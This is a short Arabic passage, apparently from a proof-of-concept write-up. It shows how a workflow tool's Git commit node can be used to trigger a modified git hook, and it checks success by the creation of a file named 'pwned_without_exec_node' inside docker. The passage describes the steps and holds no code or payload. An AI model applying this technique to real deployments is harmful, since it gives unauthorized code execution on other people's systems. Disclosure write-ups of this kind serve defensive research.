
العقدة 7: Git (الإجراء: تنفيذ Commit للملفات أو المجلدات إلى git)

تُستخدم هذه الخطوة لتفعيل الثغرة وتنفيذ الـ hook المعدّل.

تظهر الإعدادات كما في الصورة.
image


بعد تكوين هذه العقد، شغّل سير العمل فقط.

ثم لاحظ داخل docker أنه تم إنشاء الملف الخبيث pwned_without_exec_node بالفعل.
image
تنزيل الأداة